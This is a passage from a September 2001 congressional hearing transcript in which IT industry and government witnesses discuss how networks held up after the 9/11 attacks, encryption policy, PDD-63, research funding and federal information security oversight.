Let me talk about a couple of things that I hope will not happen in response to the attacks we have seen. There has been some discussion about rolling back the policy on encryption. I think that would be a mistake, and I hope that we will not do it.

I also believe we must move ahead quickly with the efforts that are already under way to better coordinate within the government. As you know, Mr. Chairman, under the leadership of Dr. Rice, the National Security Council has been developing a revised Executive order to better coordinate cybersecurity within the government. The exact status of that is unclear with the announcement of Governor Ridge's appointment. But, whatever happens, we need to move forward with that coordination in a very rapid fashion.

We also must stay the course on our technology agenda. For example, we need to continue to focus on the issue of broadband. Telecommunications and broadband service were very important during the actual response to this crisis. They will become even more important moving forward.

Finally, Mr. Chairman, I want to object in the strongest possible terms to some allegations made in a Washington Post op-ed piece by John Podesta, the former Clinton White House chief of staff, last week where he said that the IT community does not understand the importance of societal safety and security. As one who worked personally with President Clinton and Attorney General Reno and others under the Clinton administration, I know that is not true. The IT community focuses very clearly on safety and security.

I worked very closely with Mr. Vatis, for example, when he headed the NIPC.

If anything, the relationship between the IT community and the government has even strengthened during this crisis that we face, first with the Code Red virus and, of course, the horrible physical attacks that occurred on the World Trade Center and the Pentagon and southwestern Pennsylvania.

So I say that close collaboration is under way. We are doing it much more every day. The IT community stands ready to work closely with our law enforcement community, our national security community to not only try to head off any kind of cyber attacks, to help deal with physical threats, but also, when these attacks occur, to make sure that the perpetrators are tracked down.

On September 11th, we all learned an important lesson about the capacity of terrorists to practice evil. In the aftermath we learned an important lesson about this Nation's incredible ability to pull together in the face of adversity. For those listening closely enough during this truly terrible time, another lesson still, the IT industry works.

Thank you very much, Mr. Chairman.

Mr. HORN. Thank you for that very fine overlook.

[The prepared statement of Mr. Miller follows:]

Nation Under Attack:
U.S. IT Infrastructure Responds in Midst of Calamity

Testimony Presented to

U.S. House of Representatives
Committee on Government Reform,
Subcommittee on Government Efficiency, Financial Management
and Intergovernmental Relations

by

Harris N. Miller
President
Information Technology Association of America

September 26, 2001

Introduction

Good morning Mr. Chairman and Members of the Subcommittee. On behalf of the more than 500 member companies of the Information Technology Association of America (ITAA), I am proud to appear before you today. ITAA members, representing the broadest possible spectrum of information technology companies, share the common view that IT is absolutely essential to a free and prosperous America, now and in the future. IT is also critical to democratic principles and open markets around the globe. I am honored to be able to offer a few thoughts about the uses of IT during times of national crisis and how it can be utilized for both disaster recovery efforts and critical infrastructure protection now and in the future.

We have all heard it said that the vicious, spiteful and cowardly attacks of September 11 have changed our nation forever. Perhaps that is so. A network of fanatics, completely devoid of moral code or civilized creed, destroyed both lives and property on a grand scale.

In the space of an hour, they also destroyed over 200 years of American peace of mind.

I very much hope that tension and suspicion are not the new price of a free society. The immediate lessons of this tragic matter are, however, clear to every citizen:

Terrorists can plant bombs or fly airplanes into buildings. Terrorists cannot change the way Americans feel about their country, liberty, or democracy. Neither can terrorists undermine the determination of the America to be a great nation and, when attacked, to act as a great nation. Nor can terrorists weaken the resolve of the American people to

pull together in a crisis, using innovation and ingenuity to solve their most difficult and dangerous problems. The community fabric of America remains strong.

It is to this third aspect of our national character that I would like to direct my remarks this morning. The American people are designers and builders for the future. Americans believe in high technology, and that is why we are the largest customer in the $2.5 trillion global information and communications technology marketplace. We understand that a vibrant, competitive information technology marketplace is critical to our economic well-being. We realize that through information technology, reasonable access to knowledge is quickly becoming the birthright of every American.

The U.S. has made an investment in information technology, in dollars, in intellectual capital and in public confidence. We have embraced IT and incorporated its products and services into our everyday lives. Even before the fearful dust cloud settled over lower Manhattan, the Pentagon, and the field in Southwestern Pennsylvania, our national investment began to pay off.

This is my main message to you this morning so allow me to reiterate it: The nation's IT investment paid off.

Information technology took a huge hit on September 11. In fact, many IT professionals died or have been listed as missing in the attacks, including management and technical professionals from Akamai, Accenture, BEA Systems, Cisco Systems, Compaq, Metrocall, SAIC, Wipro, Oracle, Sun and Verizon. Our hearts and prayers go out to the families of all those killed and injured in this travesty. Much of the destruction consisted of property, including computers, software and data. One estimate places losses in IT resources by the financial community alone at $3.2 billion. Morgan Stanley estimates losses of IT hardware, restoration of services, long-term IT costs to enterprises and annual World Trade Center IT spending at over $25 billion.[1]

In the midst of disaster, this industry--a complex web of people, technology, products and services—responded brilliantly. The IT industry absorbed the blow and came back strong.

I also want to reject in the strongest possible terms the charges made by Clinton White House Chief of Staff John Podesta in a Washington Post editorial last week that the IT community does not understand the importance of societal safety and security. Information security is one of ITAA's top priorities. As one who personally worked closely in the Clinton Administration with the Attorney General, the Secretary of Commerce, National Security Council officials, and met with the President and Mr. Podesta on these matters, I am disappointed Mr. Podesta would make this incorrect statement. Close collaboration between IT companies with government officials on safety and security issues took place during the Clinton years and is even stronger today under the Bush Administration. IT companies understand full well the high priority of

[1] Internet Week, "IT Scrambles to Restore Order," Mitch Wagner, September 20, 2001

safety and security: what they reject are impractical approaches to addressing these challenges.

The World Trade Center and Pentagon attacks are a strong case in point. Telecommunications firms and Internet Service Providers in the US and around the globe have provided law enforcement with information from their user and connection logs to aid in the investigations. IT companies across the US are offering new or enhanced technological capabilities to assist in security challenges, such as heightened airport screening.

In my testimony, I will describe how the nation's investment in information technology kept the lines of communication open in the midst of chaos, how it saved the business of many companies that found themselves directly in harms way, and how it has contributed to strengthening our community in the aftermath of this senseless destruction. I would also like to take a moment to talk about practical steps we can all take in the weeks ahead to help harden our information infrastructure and advance the cause of homeland defense.

IT at Ground Zero

From the first passenger cell phone calls on the doomed American and United airline flights, information technology has played a critical role in helping authorities understand the dimensions of and respond to this national emergency. In the immediate aftermath of the World Trade Center attack, voice, data and video communications became critically important for understanding the scope of the disaster, directing relief efforts and locating missing people. Unfortunately, some of the necessary communications infrastructure was located at ground zero:

- Verizon's switching office at 140 West St. in Manhattan, supporting 3.5 million circuits, sustained heavy damage. Verizon Wireless lost 10 cellular transmitter sites
- AT&T lost fiber-optic equipment in the World Trade Center and had switching equipment damaged in a nearby building. Remarkably, AT&T switching gear in the basement of the World Trade Center continued to function
- Internet Service Provider Earthlink lost two of 14 dial up numbers in the downtown area
- Sprint PCS wireless network in New York City lost four cells
- Cingular Wireless lost six Manhattan cell sites
- Worldcom lost service on 200 high-speed circuits in the World Trade Center basement

A spokesman for AT&T called the square mile around Wall Street "the most telecom-intensive square mile in the world."[2]

---

[2] IDG News Service, "Carriers Report Steady Recovery in Manhattan," Scarlet Pruitt, September 21, 2001

Exacerbating the situation, the spike in demand for communications on September 11 proved to be enormous. Websites such as The New York Times, CNN and NBC News had zero percent availability between 9 and 10 a.m. that morning.[3] Traffic slowed on the Internet, with average response times from the most popular e-business sites slipping from 2.5 to seven seconds.[4] AOL Instant Messenger logged 1.2 billion messages—100 times usual message volumes.[5] AT&T reported that long-distance traffic doubled by midday. Verizon also said its call volume in Manhattan was roughly twice the normal 115 million per day.[6] Cingular Wireless experienced a 400 percent increase in call attempts.[7]

But the bottom line is that even with all of this destruction and intense demand, telecommunications in Manhattan and Arlington, VA, scene of the Pentagon attack, bent but did not break. The Internet provided millions of users with an alternative route around clogged or destroyed New York circuits, providing a frantic public with critical services for finding loved ones—services like email, instant messaging, and voice over the internet phone calls.

Meanwhile, communications carriers scrambled to reroute their fiber optic cables, remap circuits to new locations, and roll in Cellular on Wheels Systems (COWS). Some firms provided wireless telephones to disaster site workers. One week after the attack, Verizon announced that it had restored 1.4 million of 3.5 million data circuits, and the New York Stock Exchange had phone and data service to 14,000 of its 15,000 lines.[8] The exchange handled 2.37 billion transactions without incidents on its first day back in operation. In fact, many customers in New York found that their communications problems stemmed not from destroyed telecommunications hardware but from power failures and stalled diesel generators.

Obviously, a coordinated government response to the disaster was badly needed. In downtown Manhattan, the Federal Emergency Management Agency (FEMA) established a disaster field office (DFO) at New York's Pier 90 with satellite link for voice and data communications to its regional center in Bluemont, Virginia. The agency later supplemented the link with a T1 voice and data line, 600 wireless lap top computers, Spectralink wireless phones, programmable radios and other resources.[9]

How important was the Internet as a source of information about what was happening during the terrible hours of September 11? According to a poll conducted by Harris Interactive, 64 percent of people online used the Internet as a source of information.

---

[3] Network World, "Internet, Telecom Networks put to Test in Wake of Terrorist Strikes on U.S., September 17, 2001

[4] Internet Week, "Site Operators Regroup," L. Scott Tillett and Tim Wilson, September 20, 2001

[5] Interactive Week, "Safety Net," Randy Barrett et al., September 17, 2001

[6] Dow Jones, "Verizon Says It's Ready for Trading," September 18, 2001

[7] Computerworld, "Nation's Networks See Sharp Volume Spikes After Attacks," Bob Brewin, September 17, 2000

[8] Dow Jones, "Verizon Says It's Ready for Trading," September 18, 2001

[9] Infoworld, "Rapidly Deployed Communication Networks Drove Emergency Relief Efforts," Dan Neel et al., September 21, 2001

Twenty-six percent of those online used the Internet to email friends or family to check on their safety, and 17 percent received an email checking on them. And almost half of those online used the Internet to discuss the bombings with others. Clearly, the Internet helped to strengthen the fabric of the American community during some of the most critical hours in our history.

Under incredibly trying circumstances, our nation's communications infrastructure withstood the test. Communications companies rose to a tragic and deeply traumatic occasion. Through the darkest week in the nation's history, Americans remained connected. And the investment in the world's greatest telecommunications system paid enormous dividends.

Mitigating Disaster

While recovery operations at ground zero make us all proud, a less visible but very important series of activities has taken place to sustain the operational integrity of businesses damaged in the attacks. This is the work performed by disaster recovery firms such as Sungard and Comdisco. These and other companies in the emergency back up, disaster recovery and business continuity sector provide a critical safety net to their corporate and government customers. While the type and degree of services vary, the basic idea of disaster recovery service is to have a redundant set of applications and data available at a remote facility in case of emergency. Maintaining geographically dispersed facilities assures companies that a single attack or natural disaster cannot destroy their information assets. Hundreds of companies have turned to Sungard and Comdisco for disaster recovery in the current crisis.

Companies can, of course, elect to maintain their own dedicated networks and data storage facilities at off-site locations. Large companies with multiple data centers go this route, but even these firms may elect to have a disaster recovery contract in place to test systems and mitigate risks. Others with smaller budgets can take advantage of the cost efficiencies of the Internet and web-based data storage firms to acquire an important measure of disaster recovery support.

Unfortunately, many companies operate without this type of service in place. One vendor estimates that 150 of the 350 businesses in the World Trade Center bombing of 1993 experienced disruptions sufficient to put them out of business a year later.[10]

This suggests that Business Continuity Planning (BCP) may be the bright line between companies that emerge from disasters with a future—and those that do not. A business continuity plan identifies the mission critical processes and applications of the company as well as the interdependencies both inside and outside the enterprise necessary to support such functions. The plan determines the potential impact of outages in each area and prioritizes them in terms of their impact to the business. In this methodical way, risks can be identified and contingency strategies developed. Strategies could include a decision not to take any action whatsoever, modifying or adapting the mission critical

[10] Ziff Davis Media, "Safeguarding Data," Max Smetannikov, September 17, 2001

process in some way to avoid the perceived risk, maintain the process as is but attempt to eliminate the risk itself, and identifying the steps that must be taken to recover if and when the interruption occurs.

It appears that much of the contingency planning that prepared organizations to face the Year 2000 date conversion challenge was utilized in the current circumstance. I echo the comments of Comptroller General Walker in his testimony before the Senate Governmental Affairs Committee yesterday that much of the planning that went into meeting the Y2K challenge will be helpful in the efforts against terrorism. I also expect to see people employ their own contingency planning by equipping themselves with multiple options for communication in a crisis, including cell phones, notebooks, and wireless handhelds. One issue that needs further but quick examination is the need to create more redundancy in our telecommunications infrastructure, particularly diversity of egress and ingress in buildings with major telecommunications facilities. Having backup telecommunications systems that are located in the same part of a building and that go in and out of the building through the same pipes may create a false sense of security. This issue is especially important when essential government telecommunications systems are involved.

Tech Industry Shows Its Heart

Some contingencies can barely be imagined, much less planned for in advance. Much of the horror of the September 11 attacks comes from the unimaginable depravity of the acts themselves. Still, even in the face of madness, the IT industry demonstrated its resilience and importance to the nation's critical infrastructure. The industry also demonstrated its heart in the aftermath of these attacks. For instance, several leading companies responded to the attacks by creating www.libertyunite.com, a website committed to providing convenient access to philanthropic organizations helping America recover from this tragedy. Libertyunite, which President Bush mentioned in his address to the nation last week, has collected over $80 million in public contributions to date.

IT companies also made important individual contributions:

- AOL Time Warner brought an 18-wheeler carrying 40 Internet connected computer terminals to New York City, provided 500 mobile communicators, and supported command and control functions between the mayor's command center and police headquarters. The company also said it would donate $5 million to the relief effort.

- Cisco Systems donated $6 million to key relief and support organizations in affected areas

- Ebay will attempt to raise $100 million within 100 days for relief efforts through its Auction for America.

- Microsoft donated $5 million to the September 11 Fund and an additional $5 million in technical services to local, state and federal governments and nonprofit organizations.

- Amazon.com and Yahoo have helped raise millions of dollars through visitor donations on their respective websites.

Other IT companies have contributed in other innovative ways. MCSi and PictureTel, for instance, joined together to offer free videoconferencing services to those caught up in this maelstrom. The service provides family members a chance to visit, doctors to consult, and emergency relief workers the opportunity to compare notes. RecoverNY Data Services is a consortium of IT companies created to provide toll free telephone support and assist companies that lost data with assistance, consultation and technical support. Compaq is building Internet kiosks for Red Cross service areas in New York and Washington, D.C. Computer Associates is offering technical support and EMC is providing backup facilities. Numerous smaller IT software, hardware, services and telecommunications firms donated computers, software, telecommunications equipment, and IT services. More IT companies are announcing their contributions every day.

Cyber Defense

All of this outreach is commendable. None of it changes the fact that upwards of 6,500 people may have died in the terrorist attacks. The price of these lost lives is beyond reckoning. We dare not let down our guard to terrorism ever again.

"Homeland defense" is a phrase we are just beginning to understand. I applaud the selection of Pennsylvania Governor Tom Ridge to head up this new office and wish him every success in hardening the nation for the War Against Terrorism. Many people are unsure what homeland defense means and unclear on how they can participate.

As Gov. Ridge begins to pull his office together, I would like to suggest an immediate action: safeguard U.S. computer assets by adopting much more widely sound information security practices. The Internet was not the direct target this time, but I think we can see that it may become the target of terrorism in the future. How would the Internet have responded if the incredibly quick-moving NIMDA worm appeared on September 11 instead of one week later?

Attacking the Internet could sever an important channel of communication, eliminate a vital news and information conduit, and disrupt businesses large and small. If attacked in tandem with other critical infrastructure, such as telephone and television networks, widespread public turmoil could quickly ensue. The communications network that is so essential to the basic community of our nation would be harmed.

Practicing information security as part of homeland defense could pay large dividends in the future. Simple steps for most Americans would include changing computer passwords frequently, keeping antivirus software definitions up to date, reading software

publisher alerts and, as necessary, downloading software patches. Consumers and small businesses should also turn off computers connected to the Internet via cable modem or digital subscriber line when not in use. Such practices will help lock the door on those hoping to wreak havoc through Internet outages. ITAA is working with other industry organizations and government on a public education campaign that will be rolled out in the next few weeks.

Large companies and governments will likely be the primary target of attack and, as a consequence, should establish and practice a series of information security processes and methods. September 11 should have pushed information security, in addition to physical security, to the top of every responsible company's agenda. I would like to think that the subject now has the attention and backing of senior management in every organization. The steps necessary here are more involved and require the attention of trained computer professionals. ITAA members stand ready to assist organizations starting to implement or upgrade their information security practices. We also publish a directory of information security providers to help guide the search for this type of assistance.

Summing Up

I would like to conclude my testimony with a series of observations.

The terrorists did great harm to the United States and to civilized people wherever they live. We must not add to their perverse accomplishment by doing harm to the Internet. This would be the case were we to take precipitous action in areas like encryption. Strong encryption features in commercial software protect the privacy and bolster the security of computer users. Were these features not to be easily available, terrorist groups would simply write their own ciphers. Cryptography as a method of protecting information comes to us from ancient times. To borrow a popular adage, take strong encryption features from software and only terrorists will have strong encryption.

Wrong-headed action on encryption will tie the hands of legitimate computer users; wrong-headed action on federal procurement will tie the hands of government agencies trying to field the best IT solutions during a national emergency. One such action presents itself as part of the Department of Defense Authorization Act. The Abercrombie Amendment seeks to preserve government jobs while diminishing the ability of the Defense Department to draw on the abilities and expertise of the private sector. This is an odd course to follow as the nation readies itself for war. As this conflict unfolds, IT will doubtless play a critical role in command, control, and communications, intelligence gathering, smart weaponry, logistics and numerous other applications. And as official Washington's attention shifts to war fighting efforts, the effective use of information technology by civilian agencies to deliver essential government services will become event more critical. The Abercrombie Amendment is marching us in exactly the wrong direction.

In light of the current emergency, the U.S. must stay the course on its technology agenda. In particular, we must work for widespread public acceptance and use of high speed

Internet service. As more Americans defer or eliminate personal travel, broadband applications like videoconferencing and webcasting will become increasingly important. Employers who once opposed telework may now be more willing to make this option available to employees, once high speed Internet connections are available to make working from home practical. Now more than ever, the nation needs to put aside regulatory wrangling on this issue and establish a positive, competitive broadband agenda.

On September 11, we learned an important lesson about the capacity of terrorists to practice evil. In the aftermath, we learned an important lesson about this nation's ability to pull together in the face of adversity. And for those listening closely enough during this truly terrible time, another lesson still: the IT industry works.

Mr. HORN. I wanted to start in on just a couple of items, and then we will get to a dialog.

Mr. Willemssen, being the very thorough type that he is, he has a long series here of some of these groups that have acted; and I just want to clarify one thing.

On page 4 you say, the Russian Hacker Association offered over the Internet an e-mail bombing system that would destroy a person's Web enemy for a fee, and that the source is the United Kingdom Ministry of Defense Joint Security Coordination Center. I just wonder is there any relation to the Russian Government, or is this just some group of people with Halloween night or something?

Mr. WILLEMSSEN. I believe it is the latter, Mr. Chairman.

But to be precise on the answer to that question, I would prefer to answer it for the record. If I could followup on that and get you the specific answer, I will do that.

Mr. HORN. Good. I appreciate that. At this point in the record, without objection.

[The information referred to follows:]

The example GAO cited in its written statement on an e-mail bombing offer by the Russian Hacker Association was taken from the March 22, 2001, *NIPC Daily Report*—a daily information security e-mailing produced by the Federal Bureau of Investigation's National Infrastructure Protection Center (NIPC), which provides such information for informational purposes only. The full text of this specific item is as follows:

> According to an Open Source Collation (OSC) Bulletin the Russian Hacker Association (RHA) is now offering over the Internet an e-mail bombing system that will destroy a persons "web enemy" for a fee. For a fee of $249.00, the RHA claims their hacker group will configure two robot e-mails in the Hong Kong are to send 24 e-mails every minute for a 24-hour period, thus disabling the 'enemy's' e-mail inbox. (Source: UK Ministry of Defense Joint Security Coordination Center)

This account did not indicate any involvement by the Russian government, and searches of information publicly available through the NIPC or the United Kingdom Ministry of Defense provided no additional details.

Mr. WILLEMSSEN. Also, Mr. Chairman, in following up on that, I believe there was an NIPC report on that particular incident that we will be able to identify and get back to you on.

Mr. HORN. Yes. Because that is serious business. If it is with the Russian Government, we need to confront them on that in a quiet way and get this—see what they are doing on it.

I want to next go to Presidential Directive 63. What I am interested in is, when that was developed, was GAO asked on it? Was the CERT group asked to take a look at that? And did the FBI have an opportunity to look at that and—as a matter of just getting the best you can in a Presidential directive.

So how did that work? Did anybody get with the White House, say, hey, you guys know a lot of this, what do you think?

Mr. DICK. From my standpoint, PDD63 was already in existence before I became a part of the Center. However, my esteemed colleague here, Mr. Vatis, who I worked for for a period of time, I think was part of the commission that was in the development of that. So I am going to defer to him.

Mr. HORN. Mr. Vatis.

Mr. VATIS. The history of PDD63 was that it stemmed from a Presidential commission composed of both government representatives as well as representatives from the private sector who issued a report in 1997, I believe, looking at the vulnerabilities of the Nation's critical infrastructures to both physical and cyber attacks. PDD63 then was pulled together by an interagency working group led by the National Security Council.

So there were representatives from the Department of Justice, from the FBI, from the Department of Defense, all of the intelligence community, as well as all of the other civilian Federal agencies involved.

There was not a great deal of private sector involvement in the development of that Presidential directive. There was private sector development, though, in the followup development of a national plan for information system protection.

Mr. HORN. Well, as you look at it now, going back about 5 years or so, does that need expansion, and were things not put in there that should have been put in there?

Mr. VATIS. Mr. Chairman, my personal view on the PDD was that it actually did set forth a good structure—not the be-all and end-all structure, but certainly an excellent start. My principal problem with the PDD, though, was the lack of enforcement of its terms about various agencies' responsibilities and the lack of resources to support the various responsibilities that were created.

The NIPC is a perfect example of an entity that was given massive responsibilities and only a drop in the bucket of the resources that were required to do the job. I can say that more freely now that I am no longer in the government. But I don't suspect anybody would disagree with me.

And that is only an example. Many agencies that were given responsibilities under that directive considered those responsibilities to be basically unfunded mandates, because they were not given new resources to perform those new responsibilities. And that is a continuing problem. You can have the greatest plan in the world,

but if the resources aren't allocated to perform the responsibilities under that plan, nothing much will get done.

Mr. HORN. To whom should that budget allocation go?

Mr. VATIS. Do you mean, sir, who is responsible for making these allocations?

Mr. HORN. Right. You are saying it is a mandate, and usually over the years we have worried about that. If, say, it is a mandate to the State or a mandate to the cities or whatever, through HUD—so where do you think we are missing the——

Mr. VATIS. I think it has to start with the executive branch, and the President's budget submission each year I think needs to have resources allocated to meet all of the directives that have been given to the various government agencies. Then Congress can, in turn, examine those proposals and respond accordingly with appropriations. But it must start, I believe, with the President's budget submission.

Mr. PETHIA. The CERT coordination center also worked closely with the Presidential commission prior to PDD63 and also afterwards with the implementation plan.

The other thing I would like to mention is that in the original work of the commission and hinted at in the PDD63 was the call for increased research in the area of information assurance.

The problem that we are struggling with today are real struggles. I personally think we are getting farther behind than we are ahead. But I think that we are going to have even bigger problems in the future.

So as we put immediate near-term solutions in place, we also have to look down the road 8 to 10 years to begin to think about the kinds of threats that we will see then, and the research community and the technology community is going to struggle to meet these needs without an expanded research agenda.

Mr. HORN. Well, is that because, Mr. Vatis, I believe, said on the software, and others have said the same thing, if you are thinking 10, 15 years out when you have got—almost every day something new comes in Silicon Valley, all over the country, and how do we deal with that then? Do we have a constant team that looks at this and says, hey, this can also be mischief. So how would you go about it?

Mr. PETHIA. Today an awful lot of what we do with recognizing attacks and dealing with them are done by people, people who are watching the systems. I believe we can work toward new generations of technology that are much more aware of what is going on, whether or not they are being attacked; and we need the engineering framework that will support the construction of these kinds of systems.

Today, information assurance is very much an ad hoc art, and we need to turn it into an engineering discipline like civil engineering. So that is area that I propose where we can build the basic frameworks and mechanisms and methods that will allow us to build systems that will adapt over time to meet the new threats.

Mr. DICK. A couple of quick comments.

The main mission of the Center or the impact of the Center is to reduce threats to our critical infrastructures. The goal is to detect and deter and prevent those attacks before they occur.

One of the things that was highlighted, and rightly so, in the GAO report was our need to improve our strategic analysis. And one of the things that we are doing through Mr. Vatis and Dartmouth is a project to kind of look over the horizon and what the technologies will be in the future, to identify those kind of vulnerabilities associated with that so that we can better prepare the critical infrastructures from a technology standpoint as to what those vulnerabilities are and what the appropriate response mechanism should be.

So it's a multi-faceted approach, insofar as information assurance is concerned, from the ability to detect, assist, and warn of those vulnerabilities. It is a huge effort that is going to be built upon a partnership between the private sector, academia and the government; and I think we are building that trust up, which 3, 4, years ago was in its infancy, but I think it is growing. And Harris is right. We have come a long way from where we were in the ability to communicate with each other.

Mr. MILLER. I would just like to add that—the sort of the third leg of the stool, to confirm what Mr. Pethia was saying about the need for more research money. The fact of the matter is, Mr. Chairman, that in most corporations which do spend tons of money on research—but, really, it is mostly short-term development and short-term. What we really need is a long-term—frankly, it is going to have to be a government-funded research agenda.

Following the distributed denial of service attacks in February 2000, the Clinton administration proposed a $50 million supplemental appropriation to create a new research and development center. Because it was an election year and all kinds of other reasons, that proposal never got very far, though. I do believe that Mr. Vatis' center has gotten a small amount of funding for kind of a micro version of this.

But I know the IT community feels very strongly and certainly echos what Mr. Dick said and Mr. Pethia has said, that there needs to be government-funded research focused on long-term information security challenges. And also the subsidiary benefit of that, as you and I have discussed before, Mr. Chairman, that also helps another problem which Mr. Pethia outlined, which is it provides more funding for graduate student assistance and research, which gets more computer scientists trained as information security specialists, which is another challenge that we have.

So I think that this R&D topic is very, very important going forward. It doesn't help us today or tomorrow, but in the long-term it helps to protect our IT infrastructure.

Mr. HORN. Well, we certainly have a number of people here that are already working on that, Mr. Dick and the FBI. Are you thinking of a section in NIPCs which I think there is a section on the patent operation and so forth in the Department of Commerce. What role would you see for them?

Mr. MILLER. We think that NIPCs plays an important role.

Following the proposal, Mr. Chairman, made by the Clinton administration, there were a series of meetings chaired by then director of the Office of Science and Technology Policy, Dr. Lane, and Dick Clark, from the National Security Council, where you brought

industry and government and academia together to discuss the best structure of this.

And, no, no final conclusion came out of it. There was a sense that it should not be totally centered within NIST, that would be a mistake. Now, NIST needs to be a part of this. But you need to have a role so that industry and academia also have leadership. Because if it simply becomes another government grant program where government officials sit there and respond one on one to specific research requests coming from the universities or other not-for-profit organizations, it won't really meet its mission.

We felt from the industry standpoint that, for example, a structure that we could have a director of this operation from NIST, but the deputy director would come from industry, for example. So you would have a tremendous amount of industry input to make sure that the government-funded dollars didn't go to duplicative research that was already done being done by the corporate sector.

The challenge, Mr. Chairman, is—as you can appreciate is industry wants to make sure that research being done with these government taxpayer dollars is simply not duplicating what has already been done in the labs of IBM or Microsoft or Network Associates or all these companies that specialize in these areas.

That is the challenge that we face. But we do believe that it can be overcome, and we believe that we can resurrect the conversations that took place in 2000 and move quickly if Congress decides to fund such a larger center at a larger scale which we believe is necessary.

Mr. HORN. Certainly Mr. Pethia's group, the Software Engineering Institute at Carnegie Mellon, they certainly have a long track record on this; and we certainly depended on them. I think that is where the thought came about the software.

Would you like to elaborate on that, how we can build into the software so that some of these worms and all of the rest can't get in there? And why isn't Silicon Valley doing some of that? Because they would make billions of dollars if they could be assured that a complex hardware and all—so I just wonder what you see on the horizon right now?

Mr. PETHIA. A couple of points I would like to make.

One of them is, the roots of much of the technology that we have today didn't come from the Internet, per se. The Internet infrastructure itself was originally a Dartmouth-funded research project. It was installed as a demonstration of how to build large-scale, robust and reliable networks that would withstand attacks, and I think the Internet infrastructure has done that.

Over time, we began to use it for different purposes for which it wasn't designed. At the same time, one of the major early operating systems on the Internet was the UNIX operating system, which again came from a university research environment. It was developed primarily to allow software practitioners ease of development of software, not necessarily ease of use or secure use.

Much of what we have on our desktop computers today really came from the personal computer world of years ago where personal computers were intended to be just that, personal, not connected to anything else and therefore not subject to attack from the outside. What we have done is we have taken these older tech-

nologies and we have networked them together into something that now doesn't have the security characteristics that we need.

But since we have this huge installed base we now have all of this legacy software that we have to deal with, so we can't change it quickly. However, we do know from our software engineering work that there are techniques that can build systems that are much more robust, much more secure, and have many fewer errors than what we typically see today. And there I think it is a matter of recognizing that we won't get there quickly. We have got to give industry time to make the transition from one to another but also help the industry understand that there is a common belief in industry that many of these techniques require extra cost, slow downtime to market and hamper features. That is not the case. We have plenty of data now to demonstrate that.

But it is a learning curve for industry to recognize that they can't put new practices and processes in place without having the negative side effects that they necessarily might think that they would have.

There will be an initial upfront cost as organizations go through this learning curve and change the way that they engineer their systems. There will be for the short-term—very short-term—a slowdown in productivity and a lengthening of development process. But as they become more proficient using these new techniques, in fact, they get benefits in terms of being able to produce software more cost effectively and actually improve their delivery schedules.

Mr. HORN. Under the current legislation, the Office of Management and Budget is really responsible for overseeing computer security in the Federal Government. They have put various types of surveys out. We haven't seen them yet. But I think we have found in this hearing that there is a lot of—numerous deficiencies that government computer networks ought to be working on.

I think in the last week or so, where we have the Office of Homeland Security headed by Governor Ridge of Pennsylvania—and I certainly remember when we were on the Y2K bit that Governor Ridge was the Governor in the country that was doing the most on Y2K within the Commonwealth of Pennsylvania. What do you think about having the Office of Homeland Security have this responsibility within the executive branch? And if not that—because the problem with OMB, they have got too much to do, and this isn't going to be done unless somebody has it done.

This certainly relates to Governor Ridge, for whom I have a high respect. And I think if you were in the Chamber, as were all Members of Congress, when the President made that announcement, it was absolute thunder in the 400 or so of us that were there that night.

If not, what other things do you see that we ought to have that will pull these things together and not have to have a congressional committee sort of goad it, which is what we did from 1996 to 2000 as most of you know, and eventually the President did something about it. But, we need that on a constant, steady, sensible basis.

Mr. MILLER. Mr. Chairman, I continue to advocate very strongly the creation of a position of information security czar within the government. You and I have discussed this at previous hearings at which you have allowed me to testify. Whether Governor Ridge

wants to take on the responsibility obviously is his decision. But I agree with you there are some excellent people at OMB. But they simply have too many other things on their plate right now.

I think that having one person in charge who plays the same role as Mr. Koskinen played so brilliantly during Y2K, not with a big budget, not have a big staff, but having the ear of the President and the Vice President, therefore being able to be a very persuasive person for government officials is absolutely essential if we are going to make the progress.

That along with the other issue that Mr. Vatis addressed, which is a sufficient budget resource for the agencies and departments, again, not to buildup a big bureaucracy for this czar but to make sure that the individual CIOs and other people have a budget.

Without those two elements, Mr. Willemssen is going to be back here giving you the same report year after year after year.

Mr. HORN. Well, it is always a pleasure.

Speaking of that, you are going to check that Russian hacker thing.

Mr. WILLEMSSEN. Yes, sir.

Mr. HORN. Mr. Dick, will you check that, too?

OK, I have wound that up now. So we are going to get back to a few things just for the record.

Now why haven't some Federal agencies even succeeded in identifying their most critical systems—under that Presidential Directive 63—which required that they do it by December 2000, and they haven't really done it.

So do you have any feelings on that, Mr. Willemssen?

Mr. WILLEMSSEN. Well, I think it is instructive to go back to an issue that you raised previously and also Mr. Miller raised, and that is going back to Y2K. We know that when agencies started in earnest on that particular effort they also did not have a good handle on their computing infrastructure, that over time they did gain a much better understanding of what they had and how it contributed to their various lines of business.

One of the issues that you and I have chatted about shortly after Y2K was over was the concern that the momentum would be lost that had been started by this—much better management of IT in Federal agencies overall, better understanding of what they had and how it contributed to their missions.

That is what will be very useful to see the upcoming agency reports that will be submitted on information security, to see if indeed that momentum was lost and some agencies are now having to go back and do reassessments that they already had in place but they didn't continually update.

So there is a potential for almost a reinventing the wheel syndrome, which, if that is the case, that would be very unfortunate that we lost that sense of urgency and didn't continue down that path of improved IT management.

Mr. HORN. Well, in the next few months we will know whether we are getting the kind of information we need to go through this or not. Maybe they are just playing the same games that the previous administration did, but I would like to think that they have a chance to just say, hey, it wasn't our situation. But, here, we just got everybody moving on this, and I haven't seen that at this point.

Mr. Pethia, as a person with extensive knowledge of Federal operations, what actions do you think are the most important to improve the computer security at Federal agencies?

Mr. PETHIA. I think what you mentioned earlier—the need for the agencies to identify their critical assets, their critical information assets, and then to put in place within each agency——

Mr. HORN. Is that really an inventory idea?

Mr. PETHIA. It is an inventory idea, but it is not a simple inventory. We have had a lot of experience in helping agencies, also helping organizations in the private sector do exactly this. And what we discover in both cases is that, very often, since information infrastructures and functions sort of buildup over time, if you look inside any organization there is no focal point anymore, no one any longer remembers what all of these pieces are and how they interconnect.

So there is an analysis process that you have to go through to understand, first of all, the mission of the organization, the critical functions it provides, and then map that onto the information infrastructure.

So it is not just looking at the hardware, it is looking at the functions of the organization. I think that is the start, to identify where the critical needs are and, based on that, to be able to form a protection strategy that focuses on meeting those critical assets.

What we saw too often is people trying to let me say peanut butter information security technology across their entire infrastructure. By doing that, they very often miss the critical components and also end up in some cases spending much more money than they need to because they are protecting things that are, in fact, not that critical.

Mr. DICK. Mr. Chairman, there is one thing that I would like to comment on. It was mentioned by Harris and Mr. Willemssen both. One of the things that we can do now—it is going to take time for research and development to modify the software and tools that are out there now. But something that we can do now that both of them mentioned was putting in place policies and procedures that actually implement a practice of information security.

